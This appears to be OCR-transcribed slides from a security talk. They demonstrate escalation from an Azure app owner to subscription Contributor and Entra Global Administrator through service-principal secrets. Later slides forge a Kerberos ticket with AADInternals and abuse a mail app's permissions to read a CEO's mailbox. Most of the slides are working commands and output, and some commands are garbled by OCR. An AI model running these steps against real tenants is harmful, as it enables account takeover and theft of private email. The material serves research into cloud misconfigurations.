On the right, the Azure portal's "Certificates & secrets" blade is shown for the application. A red box highlights the title bar "PAM-Manager | Certificates & secrets". Another red box highlights the "Client secrets (1)" tab, which displays the newly created client secret:

Description	Expires	Value	Secret ID
No description	7/27/2026	pvo*****	5da907a8-e338-4530-a98c-6c84836eddc7

FROM APP OWNER TO AZURE FULL ACCESS



A screenshot of a terminal window titled "AADInternals 0.9.8". The command entered is "az login --service-principal --username "30184918-94b8-4c91-b7ea-828321eb6be3" --password [REDACTED] --tenant [REDACTED] --allow-no-subscription". The output is a JSON object representing a service principal:

```
[{"cloudName": "AzureCloud", "id": "[REDACTED]", "isDefault": true, "name": "N/A(tenant level account)", "state": "Enabled", "tenantId": "[REDACTED]", "user": {"name": "30184918-94b8-4c91-b7ea-828321eb6be3", "type": "servicePrincipal"}}]
```

The terminal prompt at the bottom is "PS C:\Users\Admin> |".

FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> az login --service-principal --username "30184918-94b8-4c91-b7ea-828321eb6be3" --password 'REDACTED' --tenant 'REDACTED' --allow-no-subscription
[{"cloudName": "AzureCloud", "id": "REDACTED", "isDefault": true, "name": "N/A(tenant level account)", "state": "Enabled", "tenantId": "REDACTED", "user": {"name": "30184918-94b8-4c91-b7ea-828321eb6be3", "type": "servicePrincipal"}}
PS C:\Users\Admin> az ad sp list --display-name "Subscriptions-Manager" --query "[].{Name:displayName, AppId:appId, ObjectId:id}" --output table
  Name          AppId          ObjectId
  Subscriptions-Manager 73e925c3-ac6d-4d0c-8a72-58db32cea9c4 1c4e213f-e569-4485-878c-df29edf6fee9
PS C:\Users\Admin> az ad app credential reset --id 73e925c3-ac6d-4d0c-8a72-58db32cea9c4 --append --display-name "my-secret" --years 1
The output includes credentials that you must protect. Be sure that you do not include these credentials in your code or check the credentials into your source control. For more information, see https://aka.ms/azadsp-cli
{
  "appId": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4",
  "password": "REDACTED"
}
PS C:\Users\Admin>
```


FROM APP OWNER TO AZURE FULL ACCESS

The screenshot shows a PowerShell session in the background with the command `PS C:\Users\`. In the foreground, a browser window displays the Azure Subscriptions Manager. The title bar says "Subscriptions-Manager | Certificates & secrets". A red box highlights the title bar and the "Certificates & secrets" tab in the left sidebar. The sidebar also lists "Overview", "Quickstart", "Integration assistant", "Diagnose and solve problems", "Manage", "Branding & properties", "Authentication (Preview)", and "Roles and administrators". The "Certificates & secrets" tab is selected. A message box states: "Application registration certificates, secrets and federated credentials can be found in the tabs below." Below this, it says "Certificates (0) Client secrets (1) Federated credentials (0)". A description of client secrets follows: "A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password." A "New client secret" button is shown. A table lists one client secret: my-secret, Expires 7/27/2026, Value Lcn***** (redacted), and Secret ID 0d4114aa-c514-48cb-bf66-9bb85968ab84. A red box highlights this table. The status bar at the bottom right says "into your source cont".

Description	Expires	Value ⓘ	Secret ID
my-secret	7/27/2026	Lcn*****	0d4114aa-c514-48cb-bf66-9bb85968ab84

FROM APP OWNER TO AZURE FULL ACCESS

This is how it ends in 9
out of 10 cases (So far)



* Based on our internal statistics for 2025

FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> az login --service-principal --username "73e925c3-ac6d-4d0c-8a72-58db32cea9c4" --password [REDACTED] --tenant "1923820d-8b38-40a3-9143-4967e20e5d3b" --allow-no-subscription
[{"id": "f150d738-39a3-451c-a8e1-583b420d879d", "name": "DevOps Automations", "type": "ServicePrincipal", "tenantId": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4", "cloudName": "AzureCloud", "isDefault": true, "managedByTenants": [], "state": "Enabled", "homeTenantId": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4", "user": {"id": "f9d33c52-bcaf-4e47-b49b-7015cfbd5d4", "name": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4", "type": "ServicePrincipal"}, "createdOn": "2025-07-27T17:12:59.336081+00:00", "principalName": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4", "principalType": "ServicePrincipal", "roleDefinitionId": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleDefinitions/b24988ac-6180-42a0-ab88-20f7382dd24c", "roleDefinitionName": "Contributor", "scope": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d", "type": "Microsoft.Authorization/roleAssignments", "updatedBy": "1d720a2e-bba5-4a46-9c57-c2b662cea026", "updatedOn": "2025-07-27T17:12:59.336081+00:00"}]
PS C:\Users\Admin> az role assignment list --assignee 73e925c3-ac6d-4d0c-8a72-58db32cea9c4 --output json
[{"id": "f9d33c52-bcaf-4e47-b49b-7015cfbd5d4", "name": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4", "type": "ServicePrincipal", "principalId": "1c4e213f-e569-4485-878c-df29edf6fee9", "principalName": "73e925c3-ac6d-4d0c-8a72-58db32cea9c4", "roleDefinitionId": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleDefinitions/b24988ac-6180-42a0-ab88-20f7382dd24c", "roleDefinitionName": "Contributor", "scope": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d", "type": "Microsoft.Authorization/roleAssignments", "updatedBy": "1d720a2e-bba5-4a46-9c57-c2b662cea026", "updatedOn": "2025-07-27T17:12:59.336081+00:00"}]
```

FROM APP OWNER TO AZURE FULL ACCESS

PS C:\Users\

DevOps Automations | Access control (IAM) ⚡ ...

Subscription tenant "19"

Search Add Download role assignments Edit columns Refresh Delete Feedback

Overview Activity log Access control (IAM) Tags Diagnose and solve problems Security Resource visualizer Events Cost Management Billing Settings Programmatic deployment Billing properties Resource groups Resources Preview features Usage + quotas Policies My permissions

Check access Role assignments Roles Deny assignments Classic administrators

Number of role assignments for this subscription ⓘ Privileged ⓘ 3 4000

View assignments

Search by name or email Type : All Role : All Scope : All scopes State : All End time : All Group by : Role

All (3) Job function roles (0) Privileged administrator roles (3)

Name ↑	Type ↑	Role ↑	Scope ↑	State ↑	End time ↑
Owner (2)					
<input type="checkbox"/> GA GAdmin-NV 1d720a2e-bba5... User	Owner		This resource	Active Permanent	Permanent
<input type="checkbox"/> GA Global Admin 7211739b-5eb2... User	Owner		This resource	Active Permanent	Permanent
Contributor (1)					
<input type="checkbox"/> Subscriptions-... 73e925c3-ac6... Service principal	Contributor		This resource	Active Permanent	Permanent

Showing 1 - 3 of 3 results.

The screenshot shows the 'Access control (IAM)' page for the 'DevOps Automations' subscription. It displays three role assignments:

- Owner:** Two users with the role 'Owner'. One is 'GAdmin-NV' (User, scope: This resource, state: Active Permanent, end time: Permanent) and the other is 'Global Admin' (User, scope: This resource, state: Active Permanent, end time: Permanent).
- Contributor:** One service principal with the role 'Contributor' for 'Subscriptions-...' (scope: This resource, state: Active Permanent, end time: Permanent).


FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

HOWEVER, SERVICE PRINCIPAL
MISCONFIGURATIONS AFFECT NOT ONLY
AZURE RESOURCES, BUT ALSO ENTRA ID.

FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

Let's skip the previous steps and assume we already have access to the PAM-Manager service principal...

```
PS C:\Users\Admin\Desktop> az login --service-principal --username 30184918-94b8-4c91-b7ea-828321eb6be3 --password [REDACTED] --tenant [REDACTED] --allow-no-subscription
[{"id": "30184918-94b8-4c91-b7ea-828321eb6be3", "name": "N/A(tenant level account)", "state": "Enabled", "tenantId": "72f988bf-86f1-41af-91ab-2d7cd011db4b", "user": {"name": "30184918-94b8-4c91-b7ea-828321eb6be3", "type": "servicePrincipal"}}]
```

FROM APP OWNER TO AZURE FULL ACCESS

```
AADInternals 0.9.8
PS C:\Users\Admin\Desktop> $tokenJson = az account get-access-token --resource-type ms-graph | ConvertFrom-Json
PS C:\Users\Admin\Desktop> $secureToken = ConvertTo-SecureString $accessToken -AsPlainText -Force
PS C:\Users\Admin\Desktop> Connect-MgGraph -AccessToken $secureToken
Welcome to Microsoft Graph

Connected via userprovidedaccesstoken access using 30184918-94b8-4c91-b7ea-828321eb6be3
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\Users\Admin\Desktop> $roleTemplateId = "62e90394-69f5-4237-9190-012177145e10"
PS C:\Users\Admin\Desktop> $role = Get-MgDirectoryRole -Filter "roleTemplateId eq '$roleTemplateId'" -ErrorAction SilentlyContinue
PS C:\Users\Admin\Desktop> if (-not $role) {
>>     New-MgDirectoryRole -RoleTemplateId $roleTemplateId
>>     $role = Get-MgDirectoryRole -Filter "roleTemplateId eq '$roleTemplateId'"
>>
PS C:\Users\Admin\Desktop> $principalId = "7a184cb6-78ed-4887-b023-e9797eec547b"
PS C:\Users\Admin\Desktop> New-MgDirectoryRoleMemberByRef -DirectoryRoleId $role.Id -BodyParameter @{
>>     "@odata.id" = "https://graph.microsoft.com/v1.0/directoryObjects/$principalId"
>>
PS C:\Users\Admin\Desktop>
```

FROM APP OWNER TO AZURE FULL ACCESS

Home > TheDarkSide | Roles and administrators > Roles and administrators | All roles >

Global Administrator | Assignments

Privileged Identity Management | Microsoft Entra roles

Add assignments Settings Refresh Export Got feedback?

Manage

- Assignments (selected)
- Description
- Role settings

Eligible assignments Active assignments Expired assignments

Search by member name or principal name

Name	Principal name	Type	Scope	Membership	State	Start time
Global Administrator						
Global Admin	Admin@entraresearcher.onmicrosoft.com	User	Directory	Direct	Assigned	-
PAM-Manager	30184918-94b8-4c91-b7ea-828321eb6be3	Service principal	Directory	Direct	Assigned	-
GAdmin-NV	GAdmin-NV@entraresearcher.onmicrosoft.com	User	Directory	Direct	Assigned	-

Showing 1 - 3 of 3 results.





LEVERAGING SERVICE
PRINCIPAL TO ACCESS O365
MAILBOX

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

Home > Conditional Access | Overview > Policies >

MFA enforce ...

Conditional Access policy

Delete View policy information View policy impact

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *

Assignments

Users Specific users included Select users and groups

Target resources All resources (formerly 'All cloud apps') Network Any network or location and 1 excluded


Conditions 1 condition selected

Access controls

Grant NK CEO

Enable policy Report-only On Off

Save



Microsoft Azure Search resources, services, and docs (G+/-) Copilot

Home > Conditional Access | Policies >

MFA enforce ...

Conditional Access policy

Delete View policy information View policy impact

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *

Configure Yes No

Include Exclude

Select the locations to exempt from the policy

All trusted networks and locations All Compliant Network locations Selected networks and locations

Assignments

Users Specific users included and specific users excluded

Target resources All resources (formerly 'All cloud apps')

Network Any network or location and 1 excluded

Select

Work-From-Office Work-From-Office ...

Conditions 1 condition selected


Access controls

Grant NK CEO

To create a Conditional Access policy ensuring your tenant's members are coming from their compliant network, make sure Global Secure Access (GSA) is deployed and Adaptive Access Signaling in GSA is enabled in your tenant. Learn more on how to [enable GSA Adaptive Access Signaling](#).

Enable policy Report-only On Off

Save



LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

The screenshot displays two side-by-side views of the Microsoft Azure portal.

Top View (Email-Protection API permissions):

- URL:** https://portal.azure.com/#blade/Microsoft_Azure_B2B_Cloud/EmailProtectionListBlade/~/EmailProtectionAPIPermissions
- Section:** Email-Protection | API permissions
- Warning:** Granting tenant-wide consent may revoke permissions that have already been granted tenant-wide for that application. Permissions that users have already granted on their own behalf are not affected.
- Information:** The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the values in organizations where this app will be used. [Learn more](#)
- Configured permissions:** A table showing permissions assigned to the application.

API / Permissions name	Type	Description	Admin consent req...	Status
Mail.Read	Application	Read mail in all mailboxes	Yes	Granted for TheDarkSide
Mail.ReadWrite	Application	Read and write mail in all mailboxes	Yes	Granted for TheDarkSide
Organization.Read.All	Application	Read organization information	Yes	Granted for TheDarkSide
User.Read	Delegated	Sign in and read user profile	No	Granted for TheDarkSide
User.Read.All	Application	Read all users' full profiles	Yes	Granted for TheDarkSide

Bottom View (Cloud Application Administrator assignments):

- URL:** https://portal.azure.com/#blade/Microsoft_Azure_B2B_Cloud/CloudAppAdministratorListBlade/~/CloudAppAdministratorAssignments
- Section:** Cloud Application Administrator | Assignments
- Actions:** Add assignments, Remove assignments, Download assignments, Refresh, Manage in PIM
- Information:** You can also assign built-in roles to groups now. [Learn More](#)
- Table:** Shows assignments for the Cloud Application Administrator role.

Name	User Name
Nikos Kiriazis	n.kiriazis@entraresearcher.onmicrosoft.com

To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try [Enterprise applications](#).

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $kerberos = New-AADIntKerberosTicket -SidString "S-1-5-21-1397566890-10752427-3985329067-1104" -Hash "59780"
PS C:\Payload> Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmicrosoft.com"
eyV
UGV
ONI
iO
Pc
yI
wO
zO
4I
NV
30
pb
yY
4N
YT
zR
WN
LJ
PS C:\Payload> $aadGraphToken = Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmicrosoft.com"
PS C:\Payload> $aadGraphToken = Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain "entraresearcher.onmicrosoft.com"
PS C:\Payload> Connect-AzureAD -AadAccessToken $aadGraphToken -TenantId "████████████████████████████████"
cmdlet Connect-AzureAD at command pipeline position 1
Supply values for the following parameters:
AccountId: n.kiriazis@entraresearcher.onmicrosoft.com

Account Environment TenantId TenantDomain
----- AzureCloud
n.kiriazis@entraresearcher.onmicrosoft.com
```

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> Get-AzureADApplication | Select-Object DisplayName, ObjectId
DisplayName          ObjectId
-----              -----
Intune-Manager        0a6744ab-8d60-4875-8d17-fa2cba2abefb
IdentityGovUserApp   1dfb20a7-5cdf-4c8c-85f2-017c010af7bd
PAM-Manager           6bb48641-bf32-403c-808d-9e9724daaa0f6
Email-Protection      90cd59ac-62eb-4268-80db-dfe71642ad19
AttackerApp           a278ab67-2890-4502-a6d0-198c4a6c5506
ConnectSyncProvisioning_AZADCON-SRV_50ccd99f8d9a e54d22ed-df24-455e-b356-77967936794e

PS C:\Payload> $pwd = [New-AzureADApplicationPasswordCredential] -ObjectId "90cd59ac-62eb-4268-80db- (Get-Date).AddYears(1)
PS C:\Payload> $pwd
CustomKeyIdentifier : 
EndDate             : 7/8/2026 1:43:31 PM
KeyId               : 
StartDate           : 7/8/2025 1:43:31 PM
Value               : 

PS C:\Payload> $emailClientId = '2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf'
PS C:\Payload> $emailClientSecret = 'REDACTED'
PS C:\Payload> $tenantId = 'REDACTED'
PS C:\Payload> $secureSecret = ConvertTo-SecureString $emailClientSecret -As PlainText -Force
PS C:\Payload> $ClientSecretCredential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $emailClientId, $secureSecret
PS C:\Payload> Connect-MgGraph -TenantId $TenantId -ClientSecretCredential $ClientSecretCredential
Welcome to Microsoft Graph!

Connected via apponly access using 2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.

PS C:\Payload> Get-MgContext
```

```
ClientId            : 2cdc4a07-8be4-4fa1-b5a7-93fdf42db9cf
TenantId           : 
Scopes              : {Mail.ReadWrite, User.Read.All, Mail.Read, Organization.Read.All}
AuthType            : AppOnly
TokenCredentialType : ClientSecret
CertificateThumbprint :
CertificateSubjectName :
SendCertificateChain : False
Account             :
AppName             : Email-Protection
ContextScope         : Process
```

LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX

```
PS C:\Payload> $upn = "ceo@entraresearcher.onmicrosoft.com"
PS C:\Payload> $messages = Get-MgUserMessage -UserId $upn -Filter "hasAttachments eq true" -All:$true -Property "id,subject,receivedDateTime,hasAttachments"
PS C:\Payload> $messages |Format-List Id, Subject, ReceivedDateTime, hasAttachments

Id : AQMkADIxYmMwYmRhLWI1NQBkLTRiZWItODM0OS0xZThjNTlLYTc40TUARgAAA55BG04M1H1JrDKdxovg58oHABWdovHo7UNBkOkikKpg7lQAAIBAAAABWdovHo7UNBkOkikKpg
    7lQAAAJpCQAAAA==
Subject : Sensitive Information Attached
ReceivedDateTime : 7/7/2025 4:18:32 PM
HasAttachments : True
```

